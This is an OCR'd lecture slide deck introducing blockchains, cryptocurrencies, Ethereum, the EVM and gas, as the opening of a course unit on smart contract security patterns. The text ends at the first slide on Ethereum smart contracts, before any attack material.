ICT RISK ASSESSMENT 18/19


SMART CONTRACTS

Security Patterns in the Ethereum Ecosystem and Solidity

WHAT WE'LL DISCUSS

TOPIC OUTLINE

- Blockchains, Cryptocurrencies, and Smart Contracts
- Ethereum Platform and Solidity
- Development Aspects
- Known Attacks
- Smart Contracts Security Design Patterns



WHAT ARE BLOCKCHAINS, CRYPTOCURRENCIES, AND SMART CONTRACTS?

BLOCKCHAIN

- List of records (blocks) linked together using cryptography
- Immutable
- Verifiable
- Similar to a distributed trusted database
- Part of the ”Big Four” technologies of the future together with IoT, AI and Big Data.[1]

1 Source: **Forbes.com**

CRYPTOCURRENCIES

- Digital assets.
- No central authority, the state is maintained through distributed consensus.
- The system keeps an overview of cryptocurrency units and their ownership.
- New units can be minted according to well defined protocols.
- Bitcoin, Ethereum, Monero, Libra...

SMART CONTRACTS

- Computer programs that facilitate, verify, and enforce the negotiation and execution of legal contracts.
- Executed through blockchain transactions using cryptocurrencies.
- Trackable and irreversible.
- Supported by a nearly Turing-complete language.

SOME STATISTICS ON ETHEREUM...

MARKET CAP USD[1]	**24H TRANSACTIONS**[1]
28.5B	5.5M
DAILY ACTIVE USERS[2]	**# OF CONTRACTS**[2]
19.65k	3.42k


1 Source: **coinmarketcap.com**

2 Source: **stateofthedapps.com**

ETHEREUM

ETHEREUM PLATFORM

Ethereum is a public blockchain based distributed computing platform, that offers smart contract functionality. It provides a decentralised virtual machine as runtime environment to execute smart contracts, known as Ethereum Virtual Machine (EVM)



ETHEREUM VIRTUAL MACHINE (EVM) - 1

- Built on a stack-based language with a predefined set of instructions (opcodes).
- Contracts are simply a sequence of opcode statements, executed by the EVM.
- EVM can be thought of as a global decentralised computer on which all smart contracts run.
- Each node tries to validate groups of transaction in order to get the reward (mining).

ETHEREUM VIRTUAL MACHINE (EVM) - 2

- Every instruction has a cost measured in units of gas.
- It encourages developers to write quality applications.
- And at the same time pays miners, for their resources.


ETHEREUM SMART CONTRACTS - 1

